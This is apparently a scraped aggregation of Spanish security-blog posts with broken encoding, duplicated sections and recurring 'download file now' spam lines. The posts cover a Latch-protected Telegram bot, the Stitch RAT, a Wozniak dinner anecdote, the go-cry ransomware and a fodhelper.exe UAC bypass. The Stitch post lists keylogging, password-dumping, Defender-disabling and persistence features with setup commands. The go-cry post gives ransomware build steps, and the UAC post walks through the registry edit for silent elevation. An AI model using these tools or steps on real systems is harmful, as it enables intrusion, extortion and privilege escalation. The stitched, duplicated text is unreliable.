Un bot de Telegram protegido con Latch en un Datacenter
El equipo t�cnico del DataCenter de Telef�nica de Argentina est� compuesto por personas que se hacen este tipo de preguntas y que intentan buscarles respuestas, y por ello crearon un bot que permite agregar un m�todo de autenticaci�n y autorizaci�n robusto mediante la utilizaci�n de una herramienta conocida por los lectores de este blog: Latch.
La soluci�n se basa en integrar un middleware para sistemas internos - sistemas de monitoreo, medici�n de consumos energ�ticos, temperaturas, sistemas de ticketing, etc�tera - con un bot de Telegram, que pueda ser consultado desde los tel�fonos m�viles del personal que, previamente, debe acceder a ellos mediante Latch que actuar� como Segundo Factor de Autorizaci�n.
 |
| Figura 4: Configuraci�n de la app de Latch para controlar el bot de Telegram |
Las ventajas son muchas. Una vez que el usuario se haya autenticado y aprobado su acceso, puede ejecutar tareas directamente sobre los sistemas internos del CPD y de esta manera se puede automatizar y acelerar el tratamiento de tareas rutinarias y repetitivas, minimizar el tiempo que un operador debe pasar dentro del centro o frente a una consola, garantizar que todas estas tareas son realizadas por personal autorizado.
Como siempre, existe una primera fase de alta y validaci�n de usuarios que ser�n agregados al grupo de Telegram y luego se usa Latch para evitar transmitir datos que tienen cierto nivel de sensibilidad, de forma no autorizada. Si un usuario �cierra� su Latch, la aplicaci�n informa que �alguien� ha intentado acceder a su cuenta y se bloquea el acceso. El proceso de creaci�n de esta interesante implementaci�n, ser�a de la siguiente manera:
 |
| Figura 5: C�digo para integrar Latch en nuestro bot de Telegram |
Antes que nada registrarse en Latch como desarrollador y crear una aplicaci�n. Es bueno recordar que no es necesario brindar ning�n dato que nos relacione a una organizaci�n, el correo electr�nico o el tel�fono, los datos son solo representativos y sirven para obtener el Application ID y el Secret de la aplicaci�n creada. Ahora puedes gestionar hasta los permisos que quieres dar a cada Secret. En este ejemplo tienes un paso a paso de c�mo integrar una aplicaci�n web con Latch.
 |
| Figura 6: SDK de Latch para lenguaje Python |
En el bot de Telegram se utilizan estos datos para procesar la validaci�n del usuario de Latch. En este caso el c�digo del bot propiamente dicho est� creado en Python por lo que es necesario descargar la el SDK Python correspondiente de Latch y luego realizar la autenticaci�n a trav�s de los datos obtenidos previamente (app_id y secret_key):
 |
| Figura 7: Control de ejecuci�n de �rdenes con Latch |
Una vez creado el bot de Telegram, se debe proceder a programar la integraci�n con Latch y agregar las ordenes que se desee que el bot lleve a cabo. El bot tiene una serie de par�metros y opciones que deber�n ser agregados y que servir�n para interactuar con el mismo. Por ejemplo, en este caso �/remedio� servir�a para descargar e instalar una actualizaci�n determinada en el sistema operativo.
Funcionamiento del bot de Telegram protegido por Latch
Ya con todo el desarrollo terminado, as� es como se ve la interacci�n del usuario (operador), para ejecutar tareas en el centro de datos a trav�s del bot de Telegram que se ha creado, protegido con Latch.
 |
| Figura 8: El bot ejecuta el comando porque el Latch est� abierto |
Y as� se ver�a el resultado al momento de cerrar el Latch para un usuario determinado, es decir, deshabilitar la autorizaci�n para que ejecute acciones y por tanto el bot no las ejecutar�.
 |
| Figura 9: Operaci�n denegada por el bloqueo de Latch |
Como puede verse, es sencillo crear un servicio que utilice un bot de Telegram para intercambiar informaci�n con un grupo de usuarios previamente autorizados con Latch y de esa forma potenciar el uso de ambas herramientas para realizar tareas sencillas, obteniendo un gran beneficio para todos. Por ejemplo, obtener el estado de un servidor o ejecutar un proceso urgente a distancia y, al mismo tiempo, proteger informaci�n sensible de la organizaci�n.
Autor: Claudio Caracciolo (@holesec)
CSA de ElevenPaths en Argentina
Sigue Un inform�tico en el lado del mal - Google+ RSS 0xWord
download file now
Stitch un RAT multiplataforma escrito en Python
Stitch un RAT multiplataforma escrito en Python
Stitch es un RAT multiplataforma escrito en Python que permite crear payloads personalizados para Windows, Mac OSX y Linux. Su autor, Nathan Lopez, lo cre� con la motivaci�n de avanzar en su conocimiento de python, hacking y para ver lo que pod�a lograr. Y, aunque apunto estuvo de abandonar el proyecto al ver que previamente se adelant� Pupy (otro pero impresionante RAT multiplataforma escrito en Python) al final decidi� publicarlo despu�s de todo el camino recorrido.

Sus caracter�sticas son:
Gen�ricas
- Multiplataforma
- Autocompletado de comandos y archivos
- Detecci�n de Antivirus
- Capacidad de apagar/encender la pantalla
- Ocultar y mostrar archivos y directorios
- Ver/editar el archivo hosts
- Ver todas las variables de entorno de sistema
- Keylogger con opciones para ver el estado, iniciar, detener y volcar los logs
- Ver la ubicaci�n y otra informaci�n de la m�quina de destino
- Ejecutar scripts de python personalizados que devuelven lo que se imprima a la pantalla
- Capturas de pantalla
- Detecci�n de m�quina virtual
- Descargar/subir archivos hacia/desde el sistema de destino
- Volcado de los hashes de las contrase�as del sistema
- Las propiedades de los payloads est�n "disimuladas" como otros programas conocidos
Espec�ficas para Windows
- Muestra un cuadro de di�logo con el usuario/contrase�a para enga�ar al usuario
- Vuelca la contrase�as guardadas en Chrome
- Permite borrar los registros del sistema, de seguridad y de la aplicaci�n
- Habilitar/deshabilitar servicios como RDP, UAC y Windows Defender
- Editar las propiedades de archivos accesibles, creados y modificados
- Crear un cuadro emergente personalizado
- Ver la c�mara web conectada y tomar instant�neas
- Ver las conexiones wifi conectadas y guardadas junto con sus contrase�as
- Ver informaci�n acerca de las unidades conectadas
- Ver el resumen de valores de registro como DEP
Espec�ficas para MacOS
- Cambiar el texto de inicio de sesi�n en la pantalla de inicio de sesi�n del usuario
- Capacidad de tomar capturas de la webcam
Espec�ficas para MacOS/Linux
- SSH desde la m�quina de destino a otro host
- Ejecutar comandos con sudo
- Realizar ataques de fuerza bruta con la lista de contrase�as que se encuentra en Tools/
- Capacidad de tomar capturas de la webcam
Transportes implementados
Toda comunicaci�n entre el host y el destino es cifrada con AES. Cada programa Stitch genera una clave AES que luego se pone en todos los payloads. Para acceder a un payload las claves AES deben coincidir. Para conectarse desde un sistema diferente que ejecuta Stitch se debe agregar la clave utilizando el comando showkey del sistema original y el comando addkey del nuevo sistema.
Instaladores de payload implementados
El comando "stitchgen" da al usuario la opci�n de crear instaladores NSIS en Windows y Makeself en m�quinas posix. Para Windows, el instalador empaqueta el payload y un exe para elevar privilegios, lo que evita el mensaje del firewall, instala el payload en el sistema e intenta a�adir persistencia. Para Mac OSX y Linux, el instalador coloca el payload e intenta agregar persistencia. Para crear instaladores NSIS se debe descargar e instalar NSIS.
Requisitos
Python 2.7
Instalaci�n
# para Windows
pip install -r win_requirements.txt
# para Mac OSX
pip install -r osx_requirements.txt
# para Linux
pip install -r lnx_requirements.txt
python main.py
o
./main.py
Otros RAT en Python de c�digo abierto de referencia:
Stitch es para fines de educaci�n/investigaci�n solamente. El autor no asume ninguna responsabilidad y/o responsabilidad por la forma en que elijas utilizar cualquiera de las herramientas/c�digo fuente/cualquier archivo proporcionado. El autor y cualquier persona afiliada con no ser� responsable de ninguna p�rdida y/o da�os en relaci�n con el uso de CUALQUIER archivo proporcionado con Stitch. Mediante el uso de Stitch o cualquier archivo incluido, se entiende que estas ACEPTANDO USARLO POR TU PROPIO RIESGO. Una vez m�s, Stitch y TODOS los archivos incluidos son para fines de EDUCACI�N y/o de INVESTIGACI�N SOLAMENTE. Stitch est� SOLAMENTE pensado para ser utilizado en laboratorios propios de pentesting, o con el consentimiento expl�cito del due�o de la caracter�stica que est� siendo probada.

Sus caracter�sticas son:
Gen�ricas
- Multiplataforma
- Autocompletado de comandos y archivos
- Detecci�n de Antivirus
- Capacidad de apagar/encender la pantalla
- Ocultar y mostrar archivos y directorios
- Ver/editar el archivo hosts
- Ver todas las variables de entorno de sistema
- Keylogger con opciones para ver el estado, iniciar, detener y volcar los logs
- Ver la ubicaci�n y otra informaci�n de la m�quina de destino
- Ejecutar scripts de python personalizados que devuelven lo que se imprima a la pantalla
- Capturas de pantalla
- Detecci�n de m�quina virtual
- Descargar/subir archivos hacia/desde el sistema de destino
- Volcado de los hashes de las contrase�as del sistema
- Las propiedades de los payloads est�n "disimuladas" como otros programas conocidos
Espec�ficas para Windows
- Muestra un cuadro de di�logo con el usuario/contrase�a para enga�ar al usuario
- Vuelca la contrase�as guardadas en Chrome
- Permite borrar los registros del sistema, de seguridad y de la aplicaci�n
- Habilitar/deshabilitar servicios como RDP, UAC y Windows Defender
- Editar las propiedades de archivos accesibles, creados y modificados
- Crear un cuadro emergente personalizado
- Ver la c�mara web conectada y tomar instant�neas
- Ver las conexiones wifi conectadas y guardadas junto con sus contrase�as
- Ver informaci�n acerca de las unidades conectadas
- Ver el resumen de valores de registro como DEP
Espec�ficas para MacOS
- Cambiar el texto de inicio de sesi�n en la pantalla de inicio de sesi�n del usuario
- Capacidad de tomar capturas de la webcam
Espec�ficas para MacOS/Linux
- SSH desde la m�quina de destino a otro host
- Ejecutar comandos con sudo
- Realizar ataques de fuerza bruta con la lista de contrase�as que se encuentra en Tools/
- Capacidad de tomar capturas de la webcam
Transportes implementados
Toda comunicaci�n entre el host y el destino es cifrada con AES. Cada programa Stitch genera una clave AES que luego se pone en todos los payloads. Para acceder a un payload las claves AES deben coincidir. Para conectarse desde un sistema diferente que ejecuta Stitch se debe agregar la clave utilizando el comando showkey del sistema original y el comando addkey del nuevo sistema.
Instaladores de payload implementados
El comando "stitchgen" da al usuario la opci�n de crear instaladores NSIS en Windows y Makeself en m�quinas posix. Para Windows, el instalador empaqueta el payload y un exe para elevar privilegios, lo que evita el mensaje del firewall, instala el payload en el sistema e intenta a�adir persistencia. Para Mac OSX y Linux, el instalador coloca el payload e intenta agregar persistencia. Para crear instaladores NSIS se debe descargar e instalar NSIS.
Requisitos
Python 2.7
Instalaci�n
# para Windows
pip install -r win_requirements.txt
# para Mac OSX
pip install -r osx_requirements.txt
# para Linux
pip install -r lnx_requirements.txt
- Pycrypto
- Requests
- Colorama
- PIL
- Py2exe
- pywin32
- PyObjC
- PyInstaller
- pexpect
python main.py
o
./main.py
Otros RAT en Python de c�digo abierto de referencia:
- vesche/basicRAT
- n1nj4sec/pupy
Stitch es para fines de educaci�n/investigaci�n solamente. El autor no asume ninguna responsabilidad y/o responsabilidad por la forma en que elijas utilizar cualquiera de las herramientas/c�digo fuente/cualquier archivo proporcionado. El autor y cualquier persona afiliada con no ser� responsable de ninguna p�rdida y/o da�os en relaci�n con el uso de CUALQUIER archivo proporcionado con Stitch. Mediante el uso de Stitch o cualquier archivo incluido, se entiende que estas ACEPTANDO USARLO POR TU PROPIO RIESGO. Una vez m�s, Stitch y TODOS los archivos incluidos son para fines de EDUCACI�N y/o de INVESTIGACI�N SOLAMENTE. Stitch est� SOLAMENTE pensado para ser utilizado en laboratorios propios de pentesting, o con el consentimiento expl�cito del due�o de la caracter�stica que est� siendo probada.
download file now
Steve Wozniak Kevin Mitnick Chema Alonso cenan en California y yo me desmayo P
Steve Wozniak Kevin Mitnick Chema Alonso cenan en California y yo me desmayo P
S� que el t�tulo puede parecer un chiste, pero la verdad es que ayer fue un d�a muy divertido donde adem�s se cumpli� uno de mis sue�os como ingeniero: conocer a Steve Wozniak. Si a eso le sumas una cena en la que estoy adem�s con mi amigo Kevin Mitnick, la cosa no puede mejorarse mucho y para m� merece que me desmaye de la impresi�n.
 |
| Figura 1: Steve Wozniak, Kevin Mitnick & Chema Alonso cenan en California... y yo me desmayo }:P |
Llevaba mucho tiempo con ganas de este momento, y he de reconocer que lo prepar� con tiempo para que saliera perfecto. Todo comenz� en mi �ltima visita a Las Vegas, donde qued� para comer con Kevin Mitnick y unos amigos. All�, adem�s de hacernos unas fotos le ped� a Kevin que organizara la cena con Steve Wozniak para conocerle. En la foto siguiente, un recuerdo de cuando lo hablamos en Las Vegas.
Y con Kevin Mitnick }:) Great Kevin
La historia es un poco m�s larga, y tiene de por medio un Rogue BlueTooth Speaker y el DirtyTooth Hack, pero permitidme que esa parte de la historia la deje para las cenas con amigos y el libro de mis memorias que alg�n d�a escribir�. Para hacer la historia corta, digamos que acordamos la cena para ayer noche, aprovechando el viaje a Silicon Valley que estamos haciendo y del que os estoy publicando muchas fotos en Instagram (y probablemente os cuente m�s en otro post).
.... y una cena con el gran Steve Wozniak and friends para terminar el d�a en San Jos� }:) #Great
Teniendo la fecha de la cena cerrada para anoche, decid� que quer�a aprovechar bien este momento, as� que llam� a mi amigo Fran "Cybercaronte"- que est� ahora m�s feliz que una perdiz despu�s de haber hecho "fork" en su vida - para elegir un documento. Fran es un fan�tico de las historias de los hackers "old-school" (no es casualidad que le suplicara que escribiera el libro de MicoHistorias: An�cdotas y Curiosidades de la Historia de la Inform�tica, donde cuenta todas las aventuras de los hackers old-school) as� que le ped� que me ayudara a seleccionar cu�l era el documento que deb�a tener firmado por Steve Wozniak en mi colecci�n particular de "mit�mano".
 |
| Figura 4: Secci�n del esquema de la Digital BlueBox dise�ada por Wozniak en 1972 |
Entre los dos seleccionamos los esquemas que Wozniak hizo para la construcci�n de la Digital BlueBlox en el a�o 1972 [2] [3], con los que, como sab�is, los phreakers hackeaban a las empresas de telecomunicaciones. No me dig�is que no era el documento perfecto para ello. Seleccion� las p�ginas del esquema y las mand� imprimir en papel de alta calidad en A3 para lo que mis compa�eros de UX en ElevenPaths me echaron una mano. Quer�a que quedara perfecto.
Figura 5: Steve Wozniak "The Early Days"
Adem�s, quer�a hacer algo personal para la ocasi�n, as� que me puse manos a la obra para hacer un dibujo de No Lusers que conmemorara la cena. Aprovech� para verme muchas de las charlas de Steve Wozniak, y en concreto me gust� mucho una en la que hablaba de la Felicidad. Me gust� como Woz, que es tan buena gente, tan cercano y tan majo como te lo imaginas, buscaba la felicidad en cosas tan sencillas.
Con esa idea empec� a pensar en hacer un No Lusers con Steve Wozniak, Kevin Mitnick y JoseMariCari�o, y despu�s de tirar muchas p�ginas y muchos bocetos, termin� con una idea que plasm� en este papel en sucio. Lo publico solo para que ve�is lo ilusionado que estaba con la cena de anoche.
 |
| Figura 6: El primer boceto "serio" del dibujo de No Lusers |
Compart� este boceto con un grupo de amigos que me dieron sugerencias que tom� en consideraci�n. Las ideas del grupo de amigos en WhatsApp que se llama "Chulet�n as a Service" no deben ser desde�adas, as� que las tom� en consideraci�n. Quer�a que quedara bonito el dibujo, as� que me fui a comprar unos rotuladores Sakura. Hasta el momento intento dibujar con Sharpie, pero quer�a probar los Sakura, que aunque son un poco m�s "guarros" dan un efecto totalmente distinto, m�s tipo acuarela y menos rotulador. Mi hacker, aprovech� los rotuladores para hacerme el dibujo que ya os publiqu� en Instagram, y yo complet� mi No Lusers tal y como lo veis aqu� en una nueva hoja de mi bloc de dibujos.
 |
| Figura 7: El dibujo final re-hecho con rotuladores Sakura |
Y lleg� el momento de la cena... y fue genial. Steve Wozniak y Kevin Mitnick contando an�cdotas toda la noche. Deb�a haber puesto a grabar todo, pero estaba boquiabierto preguntando cosas. Hablando de BitCoins, de hackers, de Tesla, de Android, de iPhone, de los hacks de iCloud, de los problemas en las aduanas con los gadgeds o los punteros lasers. Fue genial. Me guardo todos estas an�cdotas para mis amigos y familiares m�s cercanos, porque son para entornos m�s �ntimos.
 |
| Figura 8: Woz explic�ndonos a Kevin Mitnick (es el que sale en la esquina superior izquierda) y a m� por qu� dise�� la BlueBox de esa forma. Great es poco. Con el Sharpie en la mano para firmarlas. |
Despu�s le ense�� a Woz el esquema del a�o 1972 de la Digital BlueBox impreso... y le encant�. Lo analiz�, nos explic� cada circuito, por qu� lo hab�a hecho as�, qu� partes cambi� luego y lo mejor, nos dijo que parte del dise�o de esta BlueBlox lo utiliz� luego para construir el primer Apple I. Si te digo que estaba en una nube en ese momento, seguro que te lo crees.
 |
| Figura 9: El esquema firmado por Woz |
Despu�s le ense�� el dibujo de No Lusers y le hizo gracia, as� que me firm� el orginal, que tambi�n me firm� Kevin Mitnick, y que se viene de vuelta a Espa�a para estar en mi casa - que se lo ense�ar� a los amigos cuando les cuente la historia -.
 |
| Figura 10: El dibujo No Lusers firmado por Woz & Mitnick |
Por �ltimo, tras la comida, las an�cdotas, Tras contarle el DirtyTooth Hack a Wozniak y que Kevin Mitnick le explicara qu� era la FOCA, tras la firma de las impresiones de los esquemas de la Digital BlueBox - hice varias copias, firm� cada una en un sitio distinto para que fueran diferentes y Kevin se llev� la suya - me dijo que nos hici�ramos una foto igual que en el dibujo y aqu� est�. Al final, a Kevin y Woz les regal� una copia en A3 del dibujo, que se han llevado.
Yesterday, Steve Wozniak, Kevin Mitnick & Josemaricari�o had dinner in California }:D #Great #Fan
Supongo que muchos de los que est�is leyendo esto hubierais disfrutado como un ni�o en una feria en esta cena. Yo lo hice, y os garantizo que cuando estaba all�, pensaba:
"Joder, estoy sentado en la cena con Steve Wozniak y Kevin Mitnick. Wozniak y Mitnick, joder. �Qu� pasada!"Pues s�, fue como os lo pod�is imaginar. Legen - wait for it - dary!.
Saludos Malignos!
Sigue Un inform�tico en el lado del mal - Google+ RSS 0xWord
download file now
Sunday, September 24, 2017
go cry un ransomware de código abierto escrito en go
go cry un ransomware de código abierto escrito en go
En 2015 os habl�bamos de Hidden Tear, el primer ransomware de c�digo abierto. Pocos meses despu�s crearon native-tear, un clon escrito en C++, y hoy os traemos go-cry otro port escrito en Go.

Go-cry es un proyecto que fue escrito para mostrar lo f�cil que es crear c�digo extremadamente malicioso, de hecho si observ�is el c�digo ver�is que es sumamente sencillo. Ya sab�is que el ransomware est� dise�ado para secuestrar los archivos m�s queridos de la v�ctima demandando grandes cantidades de dinero para desbloquearlos.
Go-cry se compone de dos partes, un servidor web y el software cliente. Los archivos de salida se situar�n en ./bin/
Se puede compilar con los par�metros -w -s para minimizar el tama�o del archivo. Para reducir a�n m�s el tama�o de los binarios Go, echa un vistazo al proyecto UPX.
Creaci�n de cliente y servidor web
./bin/windows_amd64.exe
./bin/windows_x86.exe
./bin/linux_amd64
./bin/linux_x86
./bin/macos (amd64)
$ make
Crear� los archivos
./bin/web[.exe]
./bin/cry[.exe]
Creaci�n de cliente para todos los sistemas operativos y arquitecturas comunes
$ make all
Crear� los archivos
./bin/windows_amd64.exe
./bin/windows_x86.exe
./bin/linux_amd64
./bin/linux_x86
./bin/macos (amd64)
Desinstalaci�n
Eliminar� todos los archivos del directorio bin:
$ make clean
Configurar el servidor web
Edita web/web.go y modifica los valores. Est�n comentados y son sencillos de entender.
Cliente
Edita el fichero config.go y modifica los valores correspondientes.
Si modificas la variable de tama�o de clave RSA Bits, consulta EncryptedHeaderSize. La longitud del texto cifrado RSA cambia dependiendo del tama�o de clave utilizado y no se calcula en tiempo de ejecuci�n.
Notas
Este programa no solicita dinero a la v�ctima. Simplemente cifra los archivos con las extensiones especificadas en la constante config.go ProcessMax y la env�a al servidor
Aviso legal
Go-cry s�lo puede ser utilizado para fines educativos.
Proyecto: https://github.com/redpois0n/cry
download file now
Friday, September 22, 2017
Fileless 3 Bypass UAC en Windows 10 Otro más aunque parezca increíble
Fileless 3 Bypass UAC en Windows 10 Otro más aunque parezca increíble
Hoy traemos un nuevo bypass de UAC del tipo Fileless, y van tres descubiertos ya con el de hoy, con el que podemos saltarnos la interacci�n con el usuario para saltar la protecci�n de User Account Control . Este m�todo ha sido encontrado por un investigador alem�n que prepara su tesis sobre este tipo de debilidades de los sistemas de Windows. Es cierto que Microsoft no lo considera una vulnerabilidad, pero ha decidido parchear algunos ya que pueden ser utilizados por malware para lograr ejecutarse como SYSTEM en el equipo.
Meses atr�s hablamos del Fileless y Fileless 2 como los primeros m�todos en los que no se generaba o se sub�a un fichero a disco para llevar a cabo el bypass. Hoy tenemos un nuevo Fileless y, a priori, van tres ya.
Como ya hemos comentado en otras ocasiones, tenemos unas pre-condiciones para hacer un bypass de UAC y son las siguientes:
PoC: Fileless 3 in action!
Vamos a llevar a cabo una prueba de concepto sencilla sobre un sistema Windows 10. Para observar cuando un binario consulta ramas de registro no creadas en HKCU utilizaremos la herramienta Process Monitor. Esta herramienta es f�cil de configurar y, para ello, crearemos un par de filtros, uno para el binario fodhelper.exe y otro para los resultados �NAME NOT FOUND� que se obtengan de consultar al registro, como ya hemos hecho en otros bypass de UAC.
En la imagen podemos ver c�mo la consulta a HKCU:SoftwareClassesms-settingsShellOpencommand nos proporciona un �NAME NOT FOUND�. Si creamos esta ruta en el registro de Windows, ya que se encuentra en HKCU y podemos hacerlo sin problema, y volvemos a ejecutar el binario fodhelper.exe monitorizado con Process Monitor nos encontraremos lo siguiente:
Si buscamos la ruta HKCU:SoftwareClasessms-settingsshellopencommandDelegateExecute vemos que no existe, es decir, no se encuentra por el binario. Si nos fijamos en la clave anterior, vemos como s� la ha encontrado, pero no la clave DelegateExecute.
Cuando el String Value de DelegateExecute existe, el binario buscar� la clave por defecto de la ruta HKCU:SoftwareClassesms-settingsshellopencommand ejecutando lo que haya en el valor de dicha clave. Al ser ejecutado con un binario que se est� ejecutando con integridad alta, el nuevo proceso tendr� el mismo nivel de integridad.
Para revisar los niveles de integridad en Windows se puede utilizar nuestra utilidad de ElevenPaths MicEnum. Adem�s, como el binario fodhelper.exe est� firmado por Microsoft y tiene el AutoElevate a True por lo que no solicitar� la confirmaci�n del usuario con UAC.
Ahora, modificamos (Default) e indicamos, por ejemplo, C:WindowsSystem32WindowsPowershellv1.0powershell.exe. Esto har� que cuando invoquemos a fodhelper.exe, �ste acabe abriendo una Powershell con el m�ximo privilegio.
Os dejamos un video d�nde pod�is ver el proceso de manera sencilla. Un nuevo Fileless que puede ser utilizado en el mundo de la auditor�a y el hacking �tico. Aunque viendo lo que ocurri� con el primer Fileless, hay que estar preparado para luchar contra el posible malware que pueda utilizarlo.
Como se puede entender, y hemos visto en otras ocasiones, este tipo de t�cnicas puede utilizarse en un pentesting d�nde poder ser SYSTEM desde un usuario que sea del grupo administradores. Adem�s, se puede utilizar de manera sencilla con Meterpreter en Metasploit gracias a la integraci�n con Powershell que puede hacerse de forma sencilla. Y recuerda, estos m�todos no funcionan si tienes aplicada la M�xima Seguridad a tu Windows.
Autor: Pablo Gonz�lez P�rez (@pablogonzalezpe), escritor de los libros "Metasploit para Pentesters", "Ethical Hacking", "Got Root" y �Pentesting con Powershell�, Microsoft MVP en Seguridad y Security Researcher en ElevenPaths con la colaboraci�n de Santiago Hern�ndez Ramos, nuevo cybersecurity "padawan" researcher en ElevenPaths
 |
| Figura 1: Fileless 3: Bypass UAC en MS Windows 10 |
Meses atr�s hablamos del Fileless y Fileless 2 como los primeros m�todos en los que no se generaba o se sub�a un fichero a disco para llevar a cabo el bypass. Hoy tenemos un nuevo Fileless y, a priori, van tres ya.
 |
| Figura 2: Art�culo explicando "Fileless 3" por el investigador. |
Como ya hemos comentado en otras ocasiones, tenemos unas pre-condiciones para hacer un bypass de UAC y son las siguientes:
� El usuario forma parte del grupo administradores.
� El UAC tiene la pol�tica por defecto, es decir, no se ha modificado esta pol�tica desde la instalaci�n del sistema.
 |
| Figura 3: Con la configuraci�n de UAC en "Modo Windows Vista" no funcionan estos bypass |
� En este caso, tenemos un sistema operativo Windows 10. El Fileless 3 solo nos funcionar� en esta versi�n, ya que el binario que permite llevar a cabo el bypass solo se encuentra en esta versi�n.Como buen Fileless este bypass radica en errores de los binarios al consultar ramas del registro que se encuentran en HKCU. Si una rama consultada en HKCU no existe, podemos crearla y hacer que exista de forma sencilla. Por esta raz�n, veremos a continuaci�n c�mo de f�cil es encontrar otros bypass de UAC siguiente el patr�n.
PoC: Fileless 3 in action!
Vamos a llevar a cabo una prueba de concepto sencilla sobre un sistema Windows 10. Para observar cuando un binario consulta ramas de registro no creadas en HKCU utilizaremos la herramienta Process Monitor. Esta herramienta es f�cil de configurar y, para ello, crearemos un par de filtros, uno para el binario fodhelper.exe y otro para los resultados �NAME NOT FOUND� que se obtengan de consultar al registro, como ya hemos hecho en otros bypass de UAC.
 |
| Figura 4: Filtros en Process Explorer para fodhelper.exe y "NAME NOT FOUND" |
En la imagen podemos ver c�mo la consulta a HKCU:SoftwareClassesms-settingsShellOpencommand nos proporciona un �NAME NOT FOUND�. Si creamos esta ruta en el registro de Windows, ya que se encuentra en HKCU y podemos hacerlo sin problema, y volvemos a ejecutar el binario fodhelper.exe monitorizado con Process Monitor nos encontraremos lo siguiente:
 |
| Figura 5: Falla en la localizaci�n de la clave DelegateExecute |
Si buscamos la ruta HKCU:SoftwareClasessms-settingsshellopencommandDelegateExecute vemos que no existe, es decir, no se encuentra por el binario. Si nos fijamos en la clave anterior, vemos como s� la ha encontrado, pero no la clave DelegateExecute.
Cuando el String Value de DelegateExecute existe, el binario buscar� la clave por defecto de la ruta HKCU:SoftwareClassesms-settingsshellopencommand ejecutando lo que haya en el valor de dicha clave. Al ser ejecutado con un binario que se est� ejecutando con integridad alta, el nuevo proceso tendr� el mismo nivel de integridad.
 |
| Figura 6: MicEnum permite analizar los niveles de integridad de binarios y claves de registro |
Para revisar los niveles de integridad en Windows se puede utilizar nuestra utilidad de ElevenPaths MicEnum. Adem�s, como el binario fodhelper.exe est� firmado por Microsoft y tiene el AutoElevate a True por lo que no solicitar� la confirmaci�n del usuario con UAC.
 |
| Figura 7: Valor por defecto en la clave DelegateExecute (value not set) |
Ahora, modificamos (Default) e indicamos, por ejemplo, C:WindowsSystem32WindowsPowershellv1.0powershell.exe. Esto har� que cuando invoquemos a fodhelper.exe, �ste acabe abriendo una Powershell con el m�ximo privilegio.
 |
| Figura 8: Valor modificado a ejecuci�n de Powershell |
Os dejamos un video d�nde pod�is ver el proceso de manera sencilla. Un nuevo Fileless que puede ser utilizado en el mundo de la auditor�a y el hacking �tico. Aunque viendo lo que ocurri� con el primer Fileless, hay que estar preparado para luchar contra el posible malware que pueda utilizarlo.
Figura 9: PoC en V�deo de Fileless 3 UAC Bypass
Como se puede entender, y hemos visto en otras ocasiones, este tipo de t�cnicas puede utilizarse en un pentesting d�nde poder ser SYSTEM desde un usuario que sea del grupo administradores. Adem�s, se puede utilizar de manera sencilla con Meterpreter en Metasploit gracias a la integraci�n con Powershell que puede hacerse de forma sencilla. Y recuerda, estos m�todos no funcionan si tienes aplicada la M�xima Seguridad a tu Windows.
Autor: Pablo Gonz�lez P�rez (@pablogonzalezpe), escritor de los libros "Metasploit para Pentesters", "Ethical Hacking", "Got Root" y �Pentesting con Powershell�, Microsoft MVP en Seguridad y Security Researcher en ElevenPaths con la colaboraci�n de Santiago Hern�ndez Ramos, nuevo cybersecurity "padawan" researcher en ElevenPaths
Sigue Un inform�tico en el lado del mal - Google+ RSS 0xWord
download file now
Subscribe to:
Posts (Atom)